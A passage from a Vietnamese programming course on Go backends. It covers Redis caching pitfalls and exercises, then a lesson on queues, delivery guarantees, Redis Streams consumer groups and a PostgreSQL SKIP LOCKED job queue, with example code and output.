Ước lượng bộ nhớ	Mỗi khóa có phần phụ trội (vài chục byte); 1 triệu khóa nhỏ thường vài trăm MB. Đo bằng `MEMORY USAGE key` thay vì đoán.

6. Áp dụng vào ShopGo

Cache chi tiết sản phẩm (đọc nhiều, ghi ít) bằng **decorator** quanh repository sẵn có: cùng interface, thêm hành vi cache, không sửa module gốc. Cấu trúc (mã đầy đủ ở bản tham chiếu của Dự án 4):

```
// internal/product/cache.go
type CachedReader struct {
    next   Reader                // repository thật (PostgreSQL)
    rdb    *redis.Client
    sf     singleflight.Group
    ttl    time.Duration
    log    *slog.Logger
    hits, misses, redisErrs prometheus.Counter // Buổi 38
}

func (c *CachedReader) Get(ctx context.Context, id int64) (Product, error) {
    // 1. đọc cache: hit -> trả; redis.Nil -> miss; lỗi khác -> đếm, ghi log, coi như miss (fail-open)
    // 2. miss -> singleflight.Do(key, func: next.Get -> ghi cache (kèm jitter / cache âm)) -> trả
}

// Ghi (service) gọi next.Update(...) rồi cache.Invalidate(ctx, id) SAU KHI commit thành công.
```

Điểm chú ý: (1) chỉ cache các route **công khai, đọc nhiều** (`GET /products/:id`, danh sách trang chủ), không đụng đường đặt hàng; (2) xóa cache **sau khi giao dịch commit**, không phải trong giao dịch (xóa xong mà giao dịch rollback thì cache vô cớ mất, không sao; nhưng xóa *trước* commit thì một yêu cầu đọc xen vào có thể nạp lại bản cũ); (3) kiểm thử bằng miniredis như trên, kể cả kịch bản "Redis chết"; (4) cho phép **bỏ qua cache** (header nội bộ `Cache-Control: no-cache` từ admin, hoặc cờ cấu hình) để loại trừ nghi ngờ khi điều tra lỗi.

7. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Cache khi chưa đo**: thêm Redis cho truy vấn vốn đã nhanh nhờ index, nhận về thêm phức tạp và dữ liệu cũ.
2. **Không TTL** (hoặc TTL vô hạn) cho dữ liệu có nguồn gốc ở nơi khác; cache phình mãi và dữ liệu cũ vĩnh viễn.
3. **Cùng TTL cho mọi khóa** (không jitter): hết hạn đồng loạt, DB nhận làn sóng.
4. **Không chống bão cache** (`singleflight`/khóa nạp) cho khóa nóng.
5. **Ghi đè cache bằng giá trị mới** khi cập nhật thay vì xóa; hai cập nhật gần nhau để lại giá trị cũ.
6. **Xóa cache trước khi commit** giao dịch.
7. **Đọc cache để ra quyết định quan trọng** (tồn kho khi đặt hàng, quyền, số dư).
8. **Gộp `redis.Nil` với lỗi thật**; hoặc trả 500 khi Redis lỗi thay vì fail-open.
9. **Timeout Redis dài / không có `ctx`**: Redis chậm kéo cả API chậm.
10. **`KEYS *` (hoặc `FLUSHALL`) trên production**; khóa/list khổng lồ.
11. **`DEL` trần để mở khóa phân tán** (xóa nhầm khóa của người khác); khóa không TTL (kẹt vĩnh viễn khi chủ chết).
12. **Tin khóa Redis bảo đảm loại trừ tuyệt đối** cho nghiệp vụ tiền/kho; không có fencing hay ràng buộc ở DB.
13. **Rate limit trong bộ nhớ** khi chạy nhiều instance, tin rằng đó là hạn mức toàn cục.
14. **Redis lộ ra Internet / không mật khẩu / không giới hạn lệnh nguy hiểm.**
15. **Dùng Pub/Sub cho việc cần đảm bảo giao** (mất tin khi consumer không nghe); hoặc dùng Redis làm nguồn sự thật duy nhất mà không cấu hình bền vững.

8. Góc nhìn thực chiến

Góc nhìn thực chiến

Ở quy mô vừa, một bộ cache cho đúng vài truy vấn nóng thường giảm 70–90% tải đọc của DB, đủ để hoãn việc nâng cấp máy chủ hay thêm replica cả năm. Nhưng nó cũng là nguồn của những sự cố khó chịu: dữ liệu cũ bất thường ("sao giá vẫn cũ?"), sập dây chuyền khi cache trống, chi phí RAM tăng không ai để ý. Thói quen của đội làm tốt: (1) **mỗi cache có chủ sở hữu, TTL, kế hoạch xóa và metric hit/miss/lỗi** được ghi trong tài liệu; (2) **kiểm thử "cache lạnh"** định kỳ (xóa sạch cache ở môi trường staging khi đang tải) để biết DB có chịu nổi không, đây chính là kịch bản ngày Redis khởi động lại; (3) luôn có **công tắc tắt cache** để loại trừ nghi vấn; (4) coi Redis là thành phần hạ tầng cần giám sát và nâng cấp như DB, không phải "thứ cài một lần". Và nhớ câu cách ngôn cũ: *"There are only two hard things in Computer Science: cache invalidation and naming things."* Hãy giữ cache nhỏ, đơn giản, và có TTL.

9. Tóm tắt

Tóm tắt buổi học

- Redis: kho khóa-giá trị trong bộ nhớ, lệnh chạy **nguyên tử** trên một luồng; chọn đúng cấu trúc (string, hash, sorted set, stream...); `redis.Nil` ≠ lỗi; `SCAN`**, không** `KEYS`; pipeline giảm vòng mạng, **Lua** cho chuỗi thao tác nguyên tử.
- **Cache-aside** là mặc định: đọc cache → miss thì nạp DB và ghi cache; ghi dữ liệu thì **xóa** khóa (không ghi đè), TTL làm lưới an toàn.
- Bốn bệnh và thuốc: **bão cache** (`singleflight`), **tuyết lở** (TTL + jitter, làm ấm), **xuyên thủng** (cache âm), **Redis hỏng** (**fail-open**, timeout ngắn).
- Cache chỉ cho dữ liệu chấp nhận hơi cũ; **không đọc cache để quyết định tiền/kho/quyền**; khóa có tiền tố và phiên bản; đo tỉ lệ hit.
- Rate limit phân tán bằng Lua token bucket dùng chung giữa các instance; khóa phân tán = `SET NX PX` + token + **mở khóa bằng Lua** + (nếu cần) **fencing token**; tính đúng tuyệt đối do ràng buộc/giao dịch ở DB bảo đảm (mô phỏng "chủ khóa bị treo quá TTL" và vì sao Redis không phải nguồn token tin cậy khi failover: **Buổi 55**).
- Vận hành: `maxmemory` + `allkeys-lru` cho cache, AOF cho dữ liệu có giá trị, Sentinel/Cluster cho HA, **không lộ Redis ra Internet**, giám sát `evicted_keys` và hit rate.

10. Bài tập

1. **[Cơ bản]** Cài `Get` có cache cho `GET /products/:id` của ShopGo bằng decorator (mục 6) với miniredis. Viết test chứng minh: lần đọc thứ hai không chạm DB; sau `Update`, đọc lại thấy giá mới; sản phẩm không tồn tại được cache âm; cache hỏng vẫn đọc được.
2. **[Cơ bản]** Dùng Redis thật (`docker run`), đo bằng benchmark: 10.000 lần `GET` tuần tự so với một `Pipeline` 10.000 lệnh, và so với `MGET`. Báo cáo bằng bảng và giải thích số liệu theo độ trễ mạng.
3. **[Cơ bản]** Tái hiện **lỗi mở khóa nhầm**: cài `Release` bằng `DEL` trần; dựng kịch bản A treo quá TTL, B lấy khóa, A `Release`, C lấy khóa; chứng minh B và C cùng giữ khóa. Sau đó sửa bằng Lua và chứng minh đã khắc phục.
4. **[Trung bình]** Cài **cache cho danh sách sản phẩm** với khóa thế hệ (`products:gen`): khóa gồm mọi tham số lọc/sắp xếp/cursor đã chuẩn hóa; ghi sản phẩm thì `INCR` thế hệ. Chứng minh hai truy vấn tương đương (tham số khác thứ tự) dùng chung một khóa và sau khi ghi thì không đọc thấy bản cũ.
5. **[Trung bình]** Cài **stale-while-revalidate**: lưu giá trị kèm "hết hạn mềm"; khi qua hạn mềm nhưng chưa hết hạn cứng, trả bản cũ ngay và để **đúng một** goroutine (trên toàn cụm, dùng khóa nạp ngắn bằng `SET NX`) làm mới ngầm. Viết test đồng thời 100 yêu cầu: không yêu cầu nào chờ DB, DB chỉ bị gọi một lần.
6. **[Trung bình]** Chuyển bộ giới hạn tần suất của ShopGo (Buổi 26) sang Redis Lua, giữ nguyên interface middleware. Thêm chính sách khi Redis lỗi: `fail-open` cho `/products`, `fail-closed` cho `/auth/login` (cấu hình theo nhóm route). Test cả hai chính sách bằng cách đóng miniredis.
7. **[Nâng cao]** Cài **khóa phân tán có gia hạn tự động** (watchdog): goroutine gia hạn mỗi `ttl/3` bằng `Extend`, dừng khi `Release` hoặc mất khóa (thông báo cho công việc qua `context` bị hủy). Test: công việc dài hơn TTL vẫn giữ khóa; giả lập treo watchdog thì khóa hết hạn và công việc nhận được tín hiệu hủy.
8. **[Nâng cao]** Đo **tỉ lệ hit và độ trễ p99** của ShopGo có/không cache dưới tải thật (dùng `vegeta` hoặc `k6`, Buổi 49) với phân phối truy cập kiểu Zipf (vài sản phẩm chiếm đa số lượt xem): báo cáo hit rate, tải DB

(`pg_stat_statements`), và p50/p95/p99. Thử `maxmemory` nhỏ và `allkeys-lru` / `allkeys-lfu` để thấy tác động lên hit rate.

9. **[Thử thách]** Thiết kế và cài **cache hai tầng** (L1: bộ nhớ trong tiến trình có TTL rất ngắn, ví dụ 2 giây; L2: Redis): chống khóa nóng đập vào Redis. Vấn đề cốt lõi: xóa L1 trên *mọi* instance khi dữ liệu đổi. Dùng Pub/Sub của Redis để phát sự kiện xóa, xử lý trường hợp mất tin (Pub/Sub không lưu) bằng TTL ngắn của L1. Viết test với 3 "instance" và đo lượng yêu cầu tới Redis trước/sau.

Buổi 33 — Hàng đợi, kiến trúc hướng sự kiện và outbox

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 12–15, 20–22, 25, 30, 32

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Giải thích vì sao và khi nào nên xử lý **bất đồng bộ**, và đánh đổi mà bạn chấp nhận khi làm vậy.
- Phân biệt **at-most-once / at-least-once / exactly-once**, hiểu vì sao "exactly-once" thật ra là *at-least-once + xử lý idempotent*.
- Cài hàng đợi bền bằng **Redis Streams** (nhóm consumer, ACK, tiếp quản tin treo, dead-letter) và bằng **PostgreSQL** (`FOR UPDATE SKIP LOCKED`, lease, backoff).
- Dùng **asynq** cho tác vụ nền (thử lại, hẹn giờ, độ ưu tiên, chống trùng).
- Giải quyết **lỗi ghi kép** (dual write) bằng mẫu **outbox**, và viết **consumer idempotent** bằng bảng inbox.
- Thiết kế sự kiện (đặt tên, phiên bản, nội dung) và vận hành hàng đợi (giám sát độ sâu, tin độc, đóng sạch).

Bất đồng bộ đổi lấy tốc độ và tách rời bằng sự phức tạp và nhất quán yếu

Khi chuyển việc sang hàng đợi, bạn trả giá bằng: người dùng nhận phản hồi *trước khi* việc xong; việc có thể chạy **hai lần** hoặc **sai thứ tự**; lỗi không còn hiện ngay trong yêu cầu mà nằm lặng lẽ ở đâu đó trong hàng đợi. Bài học của buổi này là **thiết kế cho điều đó từ đầu**: mọi tác vụ idempotent, mọi tin có cách thử lại và chỗ chứa tin hỏng, mọi hàng đợi có đồng hồ đo.

Về môi trường kiểm chứng

Redis Streams, outbox và consumer idempotent dưới đây chạy trên **miniredis** và **PostgreSQL 18 thật**. Riêng ví dụ **asynq** chỉ được **biên dịch và kiểm tra tĩnh** (`go vet`) chứ không chạy ở đây, vì asynq dùng nhiều script Lua mà miniredis không hỗ trợ đầy đủ; hành vi của nó được mô tả theo tài liệu, và bạn nên chạy lại với Redis thật (bài tập 5).

1. Vì sao bất đồng bộ

Hãy xét `POST /orders` của ShopGo. Sau khi ghi đơn, hệ thống còn phải: gửi email xác nhận (SMTP chậm 200 ms–vài giây, có thể lỗi), cập nhật thống kê, báo cho kho, gọi webhook sang đối tác, xóa cache. Nếu làm hết trong yêu cầu HTTP:

- **Độ trễ cộng dồn**: người dùng chờ tất cả (p99 của yêu cầu = tổng các bước chậm nhất).
- **Lỗi lan truyền**: SMTP lỗi thì cả đơn hàng báo lỗi, dù đơn đã ghi thành công.
- **Ghép chặt**: thêm một việc phụ mới = sửa mã đặt hàng.
- **Không chịu được đột biến**: đợt khuyến mãi đẩy 10.000 đơn/giây thì SMTP, kho, đối tác phải chịu 10.000 lời gọi/giây ngay lập tức.

Hàng đợi (*queue*) chen một lớp đệm: đặt hàng chỉ **ghi đơn rồi xếp việc vào hàng đợi** (mili-giây), còn việc phụ được **worker** xử lý với nhịp độ của riêng chúng. Bốn lợi ích: phản hồi nhanh, cô lập lỗi, tách rời, và **san phẳng tải** (*load leveling*: hàng đợi hấp thụ đột biến, worker xử lý đều đặn).

Đánh đổi: nhất quán cuối cùng (email đến sau vài giây), thêm hạ tầng và điểm hỏng (broker), và độ phức tạp về **bảo đảm giao tin**. Quy tắc chọn: việc cần *trả kết quả cho người dùng ngay* (xác thực, kiểm tra tồn kho) làm đồng bộ; việc phụ, chậm, có thể thử lại, hoặc gọi dịch vụ ngoài thì đưa vào hàng đợi.

2. Bảo đảm giao tin: nền tảng của mọi thiết kế

Giữa nhà sản xuất, broker và consumer luôn có thể xảy ra lỗi (mạng, tiến trình chết). Hệ quả là chỉ có ba mức bảo đảm:

	Ý nghĩa	Cách hiện thực	Hậu quả
At-most-once	Tối đa một lần: có thể **mất** tin, không bao giờ trùng	Không ACK/không thử lại; Pub/Sub của Redis	Chấp nhận mất tin (metrics, thông báo không quan trọng)
At-least-once	Ít nhất một lần: không mất, nhưng có thể **trùng**	ACK sau khi xử lý xong; thử lại khi lỗi	**Mặc định hợp lý**; consumer BẮT BUỘC idempotent
Exactly-once	Đúng một lần	Về lý thuyết cần đồng thuận phân tán	Trong thực tế: *at-least-once + idempotent* = "hiệu ứng đúng một lần"

Vì sao không thể có "đúng một lần" thật sự ở biên giữa hai hệ thống: consumer xử lý xong, rồi chết **trước khi** gửi ACK. Broker không biết việc đã xong nên giao lại. Hoặc ngược lại, ACK trước rồi chết **trước khi** xử lý thì mất tin. Không có thứ tự thao tác nào tránh được cả hai. Lối thoát duy nhất là chọn **at-least-once** (không bao giờ mất) rồi làm cho xử lý **idempotent** (xử lý hai lần = xử lý một lần), điều mà mục 6 làm bằng bảng inbox.

Hai thuộc tính khác cần biết: **thứ tự** (hầu hết hàng đợi chỉ bảo đảm thứ tự yếu khi có nhiều worker và thử lại; cần thứ tự thì phân vùng theo khóa, ví dụ mọi sự kiện của cùng một đơn vào cùng một partition/stream và một worker), và **độ bền** (tin còn lại sau khi broker khởi động lại không?).

3. Chọn công nghệ hàng đợi

	Đặc điểm	Hợp với	Cẩn thận
PostgreSQL (bảng + `SKIP LOCKED`)	Không thêm hạ tầng; việc ghi cùng giao dịch với nghiệp vụ	Hàng trăm–vài nghìn việc/giây; nhóm nhỏ	Polling tốn tải DB khi lớn; không phải broker thực thụ
Redis List/asynq	Nhanh, đơn giản, có thư viện (asynq); thử lại, hẹn giờ, ưu tiên	Tác vụ nền thông thường	Độ bền phụ thuộc cấu hình Redis (AOF)
Redis Streams	Nhật ký bền, nhóm consumer, ACK, tiếp quản	Luồng sự kiện cỡ vừa, nhiều nhóm đọc	Tự quản lý thử lại/DLQ; dung lượng bằng RAM
RabbitMQ	Broker giàu tính năng: routing, ACK, DLX, ưu tiên	Tác vụ + định tuyến phức tạp	Vận hành thêm một hệ thống; không để tin tồn đọng lớn
Kafka / Redpanda	Nhật ký phân vùng, thông lượng rất cao, replay	Luồng sự kiện lớn, nhiều consumer, event sourcing	Phức tạp vận hành; chưa cần ở quy mô nhỏ

	Đặc điểm	Hợp với	Cẩn thận
NATS JetStream	Nhẹ, nhanh, bền	Giao tiếp giữa dịch vụ, độ trễ thấp	Hệ sinh thái nhỏ hơn
Dịch vụ quản lý (SQS, Pub/Sub)	Không vận hành	Đám mây, muốn bớt gánh	Phụ thuộc nhà cung cấp

Lời khuyên thực dụng cho ShopGo: **bắt đầu với những gì đã có**. PostgreSQL (outbox + bảng việc) hoặc Redis (Streams/asynq) đáp ứng yêu cầu của dự án tới hàng nghìn sự kiện mỗi giây. Chỉ thêm Kafka/RabbitMQ khi có yêu cầu cụ thể (thông lượng, replay nhiều ngày, nhiều đội consumer). Một hệ thống với ít thành phần mà bạn hiểu rõ đáng giá hơn một hệ thống "chuẩn công nghiệp" mà bạn vận hành chật vật.

4. Redis Streams: nhật ký bền với nhóm consumer

Stream là nhật ký chỉ-thêm (`XADD`) lưu trong Redis. Khác với Pub/Sub, tin **nằm lại** cho đến khi bị cắt tỉa; khác với List, nhiều **nhóm consumer** độc lập có thể đọc cùng một stream, và trong mỗi nhóm mỗi tin chỉ giao cho **một** consumer. Cơ chế an toàn nằm ở **PEL** (*Pending Entries List*): tin đã giao nhưng **chưa ACK** được ghi nhớ; nếu consumer chết, tin vẫn còn trong PEL và có thể bị người khác **tiếp quản** (`XAUTOCLAIM`) sau một khoảng nhàn rỗi. Chương trình sau mô phỏng đúng kịch bản đó, kể cả "tin độc" bị chuyển vào dead-letter sau 3 lần thất bại:

```
package main

import (
    "context"
    "errors"
    "fmt"
    "sort"
    "time"

    "github.com/alicebob/miniredis/v2"
    "github.com/redis/go-redis/v9"
)

const (
    stream   = "events:orders"
    group    = "email-workers"
    dlq      = "events:orders:dead"
    maxTries = 3
)

func main() {
    mr, err := miniredis.Run()
    if err != nil {
        panic(err)
    }
    defer mr.Close()
    rdb := redis.NewClient(&redis.Options{Addr: mr.Addr()})
    defer rdb.Close()
    ctx := context.Background()

    // 1. Nhà sản xuất ghi sự kiện vào stream (bền: nằm lại trong stream cho đến khi bị cắt tỉa).
    for i := 1; i <= 4; i++ {
        rdb.XAdd(ctx, &redis.XAddArgs{Stream: stream, Values: map[string]any{"order_id": i, "type":
"order.created"}})
    }
    // 2. Nhóm consumer: mỗi tin được giao cho ĐÚNG MỘT consumer trong nhóm; nhiều nhóm độc lập nhận bản
sao riêng.
    rdb.XGroupCreateMkStream(ctx, stream, group, "0")
    fmt.Println("đã ghi 4 sự kiện; độ dài stream:", rdb.XLen(ctx, stream).Val())
```

```
    // 3. Worker A đọc 3 tin nhưng CHỈ xử lý xong 1 rồi chết (crash) trước khi ACK các tin còn lại.
    res, _ := rdb.XReadGroup(ctx, &redis.XReadGroupArgs{Group: group, Consumer: "worker-A", Streams:
[]string{stream, ">"}, Count: 3}).Result()
    var gotA []redis.XMessage = res[0].Messages
    rdb.XAck(ctx, stream, group, gotA[0].ID)
    fmt.Printf("worker-A nhận %d tin, ACK 1 tin (order %v) rồi chết\n", len(gotA),
gotA[0].Values["order_id"])

    pend, _ := rdb.XPending(ctx, stream, group).Result()
    fmt.Println("tin đã giao nhưng CHƯA ACK (PEL):", pend.Count, "| không tin nào bị mất, chỉ đang chờ")

    // 4. Worker B nhận 1 tin còn lại chưa ai đọc (">" = chỉ tin mới).
    res, _ = rdb.XReadGroup(ctx, &redis.XReadGroupArgs{Group: group, Consumer: "worker-B", Streams:
[]string{stream, ">"}, Count: 10, Block: 10 * time.Millisecond}).Result()
    fmt.Println("worker-B nhận tin MỚI:", len(res[0].Messages), "(order",
res[0].Messages[0].Values["order_id"], ")")
    rdb.XAck(ctx, stream, group, res[0].Messages[0].ID)

    // 5. Dọn dẹp: tin của worker-A chết bị "ngâm" quá lâu => worker khác nhận lại bằng XAUTOCLAIM.
    base := time.Now()
    fmt.Println("--- worker-B tiếp quản tin của worker-A bằng XAUTOCLAIM (idle > 60s) ---")
    tries := map[string]int{}
    processed := map[string]bool{}
    for round := 1; round <= 4; round++ {
        mr.SetTime(base.Add(time.Duration(round) * 2 * time.Minute)) // tua thời gian: mỗi vòng cách nhau 2
phút, mọi tin đang chờ đều đã "ngâm" quá 60 giây
        msgs, _, _ := rdb.XAutoClaim(ctx, &redis.XAutoClaimArgs{Stream: stream, Group: group, Consumer:
"worker-B", MinIdle: time.Minute, Start: "0", Count: 10}).Result()
        if len(msgs) == 0 {
            break
        }
        for _, m := range msgs {
            id := fmt.Sprint(m.Values["order_id"])
            tries[m.ID]++
            // Mô phỏng: order 3 là "tin độc" (poison message) luôn lỗi khi xử lý.
            if id == "3" {
                fmt.Printf("  vòng %d: order %s LỖI (lần thử %d)\n", round, id, tries[m.ID])
                if tries[m.ID] >= maxTries {
                    rdb.XAdd(ctx, &redis.XAddArgs{Stream: dlq, Values: map[string]any{"order_id": id,
"reason": "vượt quá số lần thử", "orig_id": m.ID}})
                    rdb.XAck(ctx, stream, group, m.ID)
                    fmt.Printf("  order %s bị chuyển vào dead-letter sau %d lần\n", id, maxTries)
                }
                continue
            }
            processed[id] = true
            rdb.XAck(ctx, stream, group, m.ID)
            fmt.Printf("  vòng %d: order %s xử lý xong\n", round, id)
        }
    }

    var done []string
    for id := range processed {
        done = append(done, id)
    }
    sort.Strings(done)
    pend, _ = rdb.XPending(ctx, stream, group).Result()
    fmt.Println("--- kết quả ---")
    fmt.Println("tiếp quản và xử lý xong:", done, "| còn chờ ACK:", pend.Count, "| trong dead-letter:",
rdb.XLen(ctx, dlq).Val())

    // 6. Cắt tỉa stream để không phình mãi.
    n, err := rdb.XTrimMaxLen(ctx, stream, 2).Result()
    fmt.Println("cắt tỉa còn tối đa 2 tin: đã xóa", n, "tin, lỗi:", errors.Join(err))
}
```

```
đã ghi 4 sự kiện; độ dài stream: 4
worker-A nhận 3 tin, ACK 1 tin (order 1) rồi chết
tin đã giao nhưng CHƯA ACK (PEL): 2 | không tin nào bị mất, chỉ đang chờ
worker-B nhận tin MỚI: 1 (order 4 )
--- worker-B tiếp quản tin của worker-A bằng XAUTOCLAIM (idle > 60s) ---
  vòng 1: order 2 xử lý xong
  vòng 1: order 3 LỖI (lần thử 1)
  vòng 2: order 3 LỖI (lần thử 2)
  vòng 3: order 3 LỖI (lần thử 3)
  order 3 bị chuyển vào dead-letter sau 3 lần
--- kết quả ---
tiếp quản và xử lý xong: [2] | còn chờ ACK: 0 | trong dead-letter: 1
cắt tỉa còn tối đa 2 tin: đã xóa 2 tin, lỗi: <nil>
```

Đọc kết quả:

1. Worker A nhận 3 tin, **chỉ ACK 1**, rồi chết. Hai tin còn lại **không mất**; chúng nằm ở PEL (2 tin chưa ACK).
2. Worker B đọc bằng `">"` (chỉ tin *mới*) và nhận tin thứ 4; tin của A không tự giao cho B vì chúng đã "thuộc" A.
3. Sau khi các tin của A nhàn rỗi quá 60 giây, B **tiếp quản** bằng `XAUTOCLAIM`: tin order 2 xử lý xong và ACK; tin order 3 là **tin độc** (luôn lỗi): thử 3 lần rồi chuyển sang stream dead-letter (`events:orders:dead`) cùng lý do và ID gốc, ACK ở stream chính để không tắc nghẽn. Việc "ngâm" mỗi lần 60 giây là **backoff tự nhiên** của mô hình này: tin lỗi không bị thử lại ngay lập tức.
4. Cuối cùng PEL trống, dead-letter có đúng 1 tin cần con người xem. `XTRIM` giữ stream không phình mãi (`XTRIM MAXLEN ~ N` xấp xỉ rẻ hơn khi chạy thật).

Quy tắc thiết kế với Streams:

- **ACK chỉ sau khi xử lý xong** (và đã ghi kết quả); ACK sớm là at-most-once.
- **Một vòng worker** thường: `XREADGROUP ... ">"` cho tin mới, cộng chu kỳ nền `XAUTOCLAIM` cho tin treo, cộng kiểm tra số lần giao (`XPENDING ... delivery count`) để chuyển dead-letter.
- **Tên consumer ổn định** theo instance (tên pod) để theo dõi ai đang giữ gì.
- **Một stream cho mỗi loại sự kiện hoặc mỗi miền** (không một stream cho tất cả); khóa phân vùng nếu cần thứ tự.
- Giám sát: `XLEN`, `XPENDING` (số tin treo và tuổi tin cũ nhất), kích thước dead-letter.

5. PostgreSQL làm hàng đợi: SKIP LOCKED

Nếu đã có PostgreSQL, bảng `jobs` là hàng đợi bền tới mức bạn cần, **cùng giao dịch** với dữ liệu nghiệp vụ (xếp việc và ghi đơn cùng commit, không cần outbox riêng cho việc nội bộ). Chìa khóa là `FOR UPDATE SKIP LOCKED` (Buổi 21): mỗi worker khóa một dòng và **bỏ qua** dòng bị khóa bởi worker khác, nên nhiều worker lấy việc song song mà không chờ nhau và không bao giờ lấy trùng. Chương trình sau cài hàng đợi hoàn chỉnh: lease (thuê việc có hạn), thử lại với backoff lũy thừa, dead-letter, và thu hồi việc của worker đã chết:

```go
package main

import (
    "context"
    "errors"
    "fmt"
    "os"
    "sort"
    "sync"
    "time"

    "github.com/jackc/pgx/v5"
```

```
    "github.com/jackc/pgx/v5/pgxpool"
)

const schema = `
CREATE TABLE jobs (
    id           BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    kind         TEXT NOT NULL,
    payload      JSONB NOT NULL DEFAULT '{}',
    status       TEXT NOT NULL DEFAULT 'pending' CHECK (status IN ('pending', 'running', 'done', 'dead')),
    attempts     INT NOT NULL DEFAULT 0,
    max_attempts INT NOT NULL DEFAULT 3,
    run_at       TIMESTAMPTZ NOT NULL DEFAULT now(),
    locked_until TIMESTAMPTZ,
    last_error   TEXT
);
-- Index một phần: chỉ các việc còn phải làm, nên luôn nhỏ dù bảng lưu hàng triệu việc đã xong.
CREATE INDEX jobs_ready_idx ON jobs (run_at, id) WHERE status IN ('pending', 'running');`

// claim LẤY MỘT việc cho worker: FOR UPDATE SKIP LOCKED => nhiều worker không bao giờ lấy trùng một dòng
// và không chờ nhau. Việc "running" mà locked_until đã qua được coi là bị bỏ rơi (worker chết) và lấy lại.
const claimSQL = `
UPDATE jobs SET status = 'running', attempts = attempts + 1, locked_until = now() + $1::interval
WHERE id = (
    SELECT id FROM jobs
    WHERE (status = 'pending' AND run_at <= now()) OR (status = 'running' AND locked_until < now())
    ORDER BY run_at, id
    FOR UPDATE SKIP LOCKED
    LIMIT 1)
RETURNING id, kind, attempts, max_attempts`

type Job struct {
    ID                  int64
    Kind                string
    Attempts, MaxAttempts int
}

type Queue struct{ pool *pgxpool.Pool }

func (q *Queue) Claim(ctx context.Context, lease time.Duration) (*Job, error) {
    var j Job
    err := q.pool.QueryRow(ctx, claimSQL, lease.String()).Scan(&j.ID, &j.Kind, &j.Attempts, &j.MaxAttempts)
    if errors.Is(err, pgx.ErrNoRows) {
        return nil, nil
    }
    return &j, err
}

func (q *Queue) Done(ctx context.Context, id int64) error {
    _, err := q.pool.Exec(ctx, `UPDATE jobs SET status = 'done', locked_until = NULL WHERE id = $1`, id)
    return err
}

// Fail: còn lượt thì hẹn thử lại với backoff lũy thừa; hết lượt thì chuyển 'dead' (dead-letter) để người
xem xét.
func (q *Queue) Fail(ctx context.Context, j *Job, cause error, base time.Duration) error {
    if j.Attempts >= j.MaxAttempts {
        _, err := q.pool.Exec(ctx, `UPDATE jobs SET status = 'dead', locked_until = NULL, last_error = $2
WHERE id = $1`, j.ID, cause.Error())
        return err
    }
    backoff := base * time.Duration(1<<(j.Attempts-1))
    _, err := q.pool.Exec(ctx, `UPDATE jobs SET status = 'pending', locked_until = NULL, last_error = $2,
run_at = now() + $3::interval WHERE id = $1`,
        j.ID, cause.Error(), backoff.String())
    return err
}

func main() {
    ctx := context.Background()
```

```
    url := os.Getenv("DATABASE_URL")
    admin, err := pgxpool.New(ctx, url)
    if err != nil {
        panic(err)
    }
    defer admin.Close()
    if _, err := admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab33 CASCADE; CREATE SCHEMA lab33`); err != nil {
        panic(err)
    }
    defer admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab33 CASCADE`)
    cfg, _ := pgxpool.ParseConfig(url)
    cfg.ConnConfig.RuntimeParams["search_path"] = "lab33"
    cfg.MaxConns = 12
    pool, err := pgxpool.NewWithConfig(ctx, cfg)
    if err != nil {
        panic(err)
    }
    defer pool.Close()
    if _, err := pool.Exec(ctx, schema); err != nil {
        panic(err)
    }
    if _, err := pool.Exec(ctx, `INSERT INTO jobs (kind) SELECT 'send_email' FROM generate_series(1, 30)`);
err != nil {
        panic(err)
    }

    q := &Queue{pool: pool}
    var mu sync.Mutex
    runs := map[int64]int{}      // số lần job được THỰC THI
    active := map[int64]bool{}   // job đang chạy: phát hiện hai worker chạy cùng một job
    collisions := 0
    crashed := map[int64]bool{}

    handle := func(j *Job) error {
        mu.Lock()
        if active[j.ID] {
            collisions++
        }
        active[j.ID] = true
        runs[j.ID]++
        n := runs[j.ID]
        mu.Unlock()
        defer func() { mu.Lock(); delete(active, j.ID); mu.Unlock() }()

        time.Sleep(10 * time.Millisecond) // công việc thật
        switch {
        case j.ID == 7:
            return errors.New("SMTP từ chối vĩnh viễn") // lỗi luôn xảy ra => cuối cùng vào dead-letter
        case j.ID == 12 && n == 1:
            return errors.New("lỗi tạm thời") // thất bại một lần, lần sau thành công
        case j.ID == 20 && n == 1:
            mu.Lock()
            crashed[j.ID] = true
            mu.Unlock()
            return errCrash // worker "chết" giữa chừng: KHÔNG gọi Done/Fail
        }
        return nil
    }

    var wg sync.WaitGroup
    stop := make(chan struct{})
    for w := 1; w <= 4; w++ {
        wg.Add(1)
        go func() {
            defer wg.Done()
            for {
                select {
                case <-stop:
                    return
                default:
                }
```

```
                j, err := q.Claim(ctx, 400*time.Millisecond) // thuê việc 400ms; chết thì sau đó người khác lấy lại
                if err != nil {
                    panic(err)
                }
                if j == nil {
                    time.Sleep(20 * time.Millisecond)
                    continue
                }
                switch err := handle(j); {
                case err == nil:
                    _ = q.Done(ctx, j.ID)
                case errors.Is(err, errCrash):
                    // bỏ mặc: mô phỏng tiến trình bị kill
                case true:
                    _ = q.Fail(ctx, j, err, 50*time.Millisecond)
                }
            }
        }()
    }

    // Chờ đến khi mọi việc ở trạng thái cuối (done/dead).
    for {
        var left int
        _ = pool.QueryRow(ctx, `SELECT count(*) FROM jobs WHERE status IN ('pending', 'running')`).Scan(&left)
        if left == 0 {
            break
        }
        time.Sleep(50 * time.Millisecond)
    }
    close(stop)
    wg.Wait()

    var done, dead int
    _ = pool.QueryRow(ctx, `SELECT count(*) FILTER (WHERE status = 'done'), count(*) FILTER (WHERE status = 'dead') FROM jobs`).Scan(&done, &dead)
    fmt.Printf("30 việc, 4 worker: done=%d dead=%d | hai worker chạy cùng một việc: %d lần\n", done, dead, collisions)

    var normal int
    var multi []int64
    for id, n := range runs {
        if n == 1 {
            normal++
        } else {
            multi = append(multi, id)
        }
    }
    sort.Slice(multi, func(i, j int) bool { return multi[i] < multi[j] })
    fmt.Printf("chạy đúng 1 lần: %d việc | chạy nhiều lần: ", normal)
    for _, id := range multi {
        fmt.Printf("#%d×%d ", id, runs[id])
    }
    fmt.Println()
    fmt.Println("worker chết giữa chừng ở việc #20, rồi được người khác lấy lại sau khi hết hạn thuê:", crashed[20] && runs[20] == 2)

    rows, _ := pool.Query(ctx, `SELECT id, attempts, last_error FROM jobs WHERE status = 'dead'`)
    for rows.Next() {
        var id int64
